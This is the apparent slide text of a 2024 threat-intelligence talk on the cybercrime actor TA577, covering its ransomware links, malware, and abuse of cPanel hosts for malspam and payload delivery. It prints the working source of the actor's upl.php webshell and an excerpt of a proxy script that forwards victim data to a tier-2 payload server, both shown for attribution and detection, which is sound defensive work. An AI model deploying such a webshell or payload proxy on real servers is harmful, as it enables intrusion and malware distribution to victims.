Malware distribution at scale – The ecosystem of TA577

Fabian Marquardt | Botconf 2024 | April 26th

TLP:CLEAR

whoami

Fabian Marquardt...

- Studied **Computer Science** @ University Bonn (2008-2015)
- Worked as a **researcher for Networks and IT Security** @ University of Bonn (2015-2022)
- Joined **Telekom Security's Cyber Threat Intelligence** Team in 2022
- Is focused on **Threat Actor Research** and **Malware Analysis** in the area of **Cybercrime**

Agenda

01

The evolution of TA577

TA577 - Factsheet

>15

Years of activity in cybercrime

4

Different initial access malwares used in one year

>200

Malware URLs seen in a single campaign

$?????

Earned through ransomware attacks


TA577 – From Conti to Independence

July 2021

Tramp persona first appears in leaked Conti chat logs. Tramp acts as a team leader, who manages negotiations with victims and distributes money

December 2021

Tramp requests crypted versions of a Qakbot sample named *stager_1_tr.dll* from Bentley, who managed the creation of crypted malware builds that remain undetected by most AV vendors



November 2021

Tramp announces plans to implement own encryption software, expresses unhappiness with the provided blog and chat panels

February 2022

Tramp asks *Bentley* to encrypt new locker files, Disbands cooperation with affiliate *Pumba*, who posted victims to Conti blog

TA577 – From Conti to Independence

March 2022

Qakbot botnet ID *AA* first appears, later on followed by the *BB* and *BBxx* botnet IDs, which have been seen in many Black Basta incidents

December 2022

After multiple months with high attack volume, both Qakbot and Black Basta enter a period of inactivity (Christmas / New Year break)

April 2022

Black Basta springs into action with >10 companies listed on the leak blog in the first month alone

February 2023

New Pikabot malware first seen, distributed through same channels as Qakbot BB botnet.


TA577 – From Conti to Independence

March/April 2023

Black Basta leak blog activity ramps up again, likely as a consequence of resumed Qakbot and Pikabot attacks

September 2023

Pikabot spread on a regular basis (likely replacing Qakbot), continuing until the present date



August 2023

Qakbot botnet is disrupted by international law enforcement operation

October 2023

Black Basta continues posting victims on leak blog after period of inactivity, continuing until the present date

TA577, Black Basta, Pikabot = 1 actor?

“

TA577 is a prominent cybercrime threat actor and one of the major Qbot affiliates before the botnet's disruption. [...] Proofpoint has associated TA577 campaigns with follow-on ransomware infections including Black Basta. Recently, the actor favors Pikabot as an initial payload.

Proofpoint

“

An increase in the number of phishing campaigns related to Pikabot was recorded in the last quarter of 2023, coinciding with the takedown of Qakbot.

In general, Water Curupira conducts campaigns [...] leading to Black Basta ransomware attacks (coincidentally, Black Basta also returned to operations in September 2023)

Trend Micro

“

Pikabot is a new malware family. [...] Notably, a code overlap with the SharpDepositorCrypter loader (aka BlackBasta crypter) was observed.

IBM X-Force


02

The malware arsenal

Initial access malware

Qakbot

- In use since 2007
- TA577 has been distributing this for a long time
- Intercepted by law enforcement in 2023



Pikabot

- TA577's new go-to malware since Qakbot takedown
- Seen ITW since early 2023
- Advanced anti-analysis techniques

IcedID

- Dropped infrequently, in parallel to other payloads
- Unclear why TA577 is doing this → Maybe "as a service" for other actors?

DarkGate

- Delphi based multi-purpose malware
- Surfaced on the darknet in mid 2023
- Shortly used by TA577 in September 2023

03

Web-based malware distribution infrastructure

TA577's use of cPanel

Malware distribution

- TA577 regularly uses numerous malware distribution URLs in each new campaign
- Affected hosts contain legitimate content and seem to be pwned by TA577
- In 100% of cases we checked, cPanel was installed on the host

Exploit? Or valid login?

- In a case where we were able to review access logs of an affected host, no signs of exploitation or similar activity could be found
- Instead, new files dropped by TA577 (and other actors!) simply appeared on the host, likely because they were uploaded via legitimate methods (FTP, web-based file manager)

Leaked credentials?

- cPanel credentials are valuable assets for cybercrime actors
- Collections of cPanel credentials are regularly shared on Darknet markets like Leakbase
- We observed a temporal connection between published credentials and first appearance of TA577 on the host in some cases

The upl.php webshell

On each compromised server, TA577 places a simple webshell named *upl.php* through which they manage further payloads


- Is **password-protected** through a random hash k
- Contains at least functions to **create new directories and upload files** (more functions seen in the past!)
- Could **easily be discovered** in the root folder of compromised hosts in the past, but TA577 recently started to **rename the shell** to *<random_digits>.php*
- Was even found on infrastructure that we assume is owned/rented by TA577 → Actor's **tool of choice** to manage payloads on web servers

This is a prime asset to attribute a campaign to TA577!

```php
<?php

        if( $_GET['k'] != '[redacted]' ){
                exit('.');
        }

        function json_show($data)
        {
                echo json_encode( $data );
        }

        $cmd = $_POST['cmd'];

        if( !empty( $cmd ) ){

                if( $cmd == "test" ){

                        json_show(array(
                                "code" => 200,
                        ));

                }

                if( $cmd == "mkdir" ){

                        $tmp_dir = $_POST['dir'];

                        mkdir( $tmp_dir );
                        chmod( $tmp_dir , 0755 );

                        json_show(array(
                                "code" => 200,
                        ));

                }

                if( $cmd == "upload" ){

                        $post_file = $_POST['file'];
                        $post_data = $_POST['data'];

                        $post_data_enc = base64_decode( $post_data );

                        file_put_contents( $post_file , $post_data_enc );
                        chmod( $post_file , 0644 );

                        json_show(array(
                                "code" => 200,
                        ));

                }

        }
```

Index of /

Name	Last modified	Size	Description
384769469.php	2023-11-01 19:23	834	
cgi-bin/	2023-10-12 16:27	-	
cs/	2023-10-24 14:07	-	
dnsck.php	2023-10-26 11:52	5.3K	
open-space-data/	2023-11-23 11:31	-	
public/	2023-11-01 19:23	-	
public_html/	2023-11-01 19:23	-	
suo/	2023-10-20 08:20	-	
tr/	2023-10-23 12:58	-	
upl.php	2023-10-19 13:58	704	



The proxy scripts

Malware is not exposed on pwned hosts. Instead, a PHP script **proxies requests to a tier-2 server**, which issues individual malware payloads for each victim

- Script collects a dictionary of victim-related information (IP address, user agent, ...), passed to the tier-2 server → **Geofencing, Anti-Analysis**
- IP address of tier-2 server is hard-coded, only **one single server** seems to be used over a period of multiple months
- Multiple endpoints for different campaigns/purposes: *router08.php*, *router_black.php*, *kvs.php*
- Tier-2 server **"authenticates" requests** based on the provided tier-1 hostname and VERSION hash

Could be used to track new malware payloads, but difficult to work around checks and maintain stealth!

```php
$data_json = array(
        "ip" => getRealIpAddr(),
        "time" => time(),
        "hh" => $hdrs_new['hh'],
        "ext" => $file_ext,
        "host" => $_SERVER['SERVER_NAME'],
        "filename" => $_GET['e'],
        "ua" => $_SERVER['HTTP_USER_AGENT'],
        "_gets" => $_GET,
);

$data_json = json_encode($data_json);
$data_json = base64_encode($data_json);

// START check black list
$ip_for_check = getRealIpAddr();

$resp_version = 2;

$links = array(
        'http://                /router08.php?pp=' . $data_json . '&version=
);

$outfilepath = __DIR__ . '/../big__stat.txt';

if( empty($_SESSION['doc_name']) ){
        $_SESSION['doc_name'] = $REDIRECT_FILENAME . "." . $file_ext;
}

$has_resp = false;

foreach ($links as $link) {

        $ctx = stream_context_create(array('http'=>
            array(
                'timeout' => 30,
            )
        ));

        $data = @file_get_contents( $link , false, $ctx);
```

Upload and test of proxy scripts

IP	Time	Request URL	Length	User Agent
IP_A	26/May/2023:10:27:20	POST /upl.php?k=redacted_xxxxxxxxxxxxxxxxxxxxxxxxxxxx HTTP/1.1	12	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
IP_A	26/May/2023:10:27:20	POST /upl.php?k=redacted_xxxxxxxxxxxxxxxxxxxxxxxxxxxx HT	12	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
IP_B	26/May/2023:10:30:25	GET /edxi/ HTTP/1.1	74477	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
IP_C	29/May/2023:08:29:23	POST /upl.php?k=redacted_xxxxxxxxxxxxxxxxxxxxxxxxxxxx HTTP/1.0	12	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
IP_C	29/May/2023:08:29:25	POST /upl.php?k=redacted_xxxxxxxxxxxxxxxxxxxxxxxxxxxx HTTP/1.0	12	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
IP_D	29/May/2023:08:29:54	GET /hui/ HTTP/1.0	73775	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
IP_E	30/May/2023:12:22:13	POST /upl.php?k=redacted_xxxxxxxxxxxxxxxxxxxxxxxxxxxx HTTP/1.0	12	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
IP_E	30/May/2023:12:22:13	POST /upl.php?k=redacted_xxxxxxxxxxxxxxxxxxxxxxxxxxxx HTTP/1.0	12	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
IP_F	30/May/2023:12:22:19	GET /ix/ HTTP/1.0	1443	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
IP_G	31/May/2023:07:27:08	POST /upl.php?k=redacted_xxxxxxxxxxxxxxxxxxxxxxxxxxxx HTTP/1.1	12	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
IP_G	3:07:27:10	POST /upl.php?k=redacted_xxxxxxxxxxxxxxxxxxxxxxxxxxxx HTTP/1.1	12	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 E
IP_A	3:07:33:56	GET /iuqf/ HTTP/1.1	1435	Mozilla/5.0 (Windows NT 10.0; Win64; x64) Appl HTML, like Gecko) Chrome/42.0.2311.135 Safari/537.3

MKDIR, UPLOAD, TEST


SAME SOURCE IP RETURNS


SAME USER AGENT!

04

Malware spam distribution

Pivoting to the malspam infrastructure






```
Received: from [redacted]
        by lotus.superdnssite.com with esmtpsa  (TLS1.2)
        (Exim 4.96)
        (envelope-from <nshdouec.iul@vogueintal.com>)
        id 1q1pbu-000CFB-0B
        for [redacted];
        Wed, 24 May 2023 09:36:59 -0500
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="utf-8"
Message-ID: <82e4f530-c787-420d-8f4e-7f5ef0870d24@vogue
Date: Wed, 24 May 2023 08:36:47 -0600
MIME-Version: 1.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; r
Content-Language: en-US
To: [redacted]
From: Shaun Marshall <nshdouec.iul@vogueintal.com>
Subject: [redacted]
```

There are two email samples associated with an IP that is also uploading and checking proxy scripts!

These mails are phishing mails related to TA577's **BB30 and BB32 Qakbot campaigns** …

… and have been sent from exactly the same IP, authenticating with **valid credentials to a cPanel mailserver**!

TA577 uses the same infrastructure (likely botnet hosts as clients, compromised cPanel hosts as servers) to maintain their malware distribution system and to conduct malspam campaigns!

Typical TA577 malspam

TA577's primary distribution vector is **spam emails**. They use a technique known as *thread hijacking*, i.e. their messages **appear as a reply to a previous (legitimate) conversation**!

- Existing mail threads likely stolen **through previous malware infections** (Qakbot)
- Spam messages mostly sent through **legitimate email accounts**, often via **compromised cPanel hosts**
- **Three different types** of mails observed:
  - Malware URL in body
  - Stub attachment linking to malware URL
  - First-stage of malware as attachment

If you know what to look for, TA577 spam is quite easy to find and attribute!

05

Conclusion and Recommendations

Conclusion

01

The actor

- TA577 is a prolific and experienced cybercrime actor.
- They have been a Conti and Qakbot affiliate.
- They are likely the authors of the Pikabot malware.
- They are likely the operators of the Black Basta ransomware operation.

02

The malware

- For a long time, TA577's main initial access malware was Qakbot.
- Their new go-to malware seems to be Pikabot.
- Other malwares such as IcedID and Darkgate have been observed as well.

03

The infrastructure

- TA577 operates a network of owned and pwned infrastructure.
- Abuse of cPanel hosts is a key element to distribute malspam and malware payloads.
- PHP scripts provide opportunities to detect and track TA577 presence.

STOP RANSOMWARE? → STOP/DETECT INITIAL ACCESS!

Recommendations

- **Email security:** Monitor for known malspam patterns
- **EDR:** Create detection rules for known attack patterns (initial compromise, post-compromise)
- **Threat Intelligence:** Obtain up-to-date C2 IoCs for used malware
- **Awareness:** Educate your users to spot typical attack patterns!

> **And yes, they could be fought, maybe some individuals might even be arrested, but you might as well try to prosecute cancer. They would always exist.**
>
> **Slippery, shadowy, forcing their way through the cracks in our online security and the doors we left open for them in our digital lives.**

— Ruth Ware, Zero Days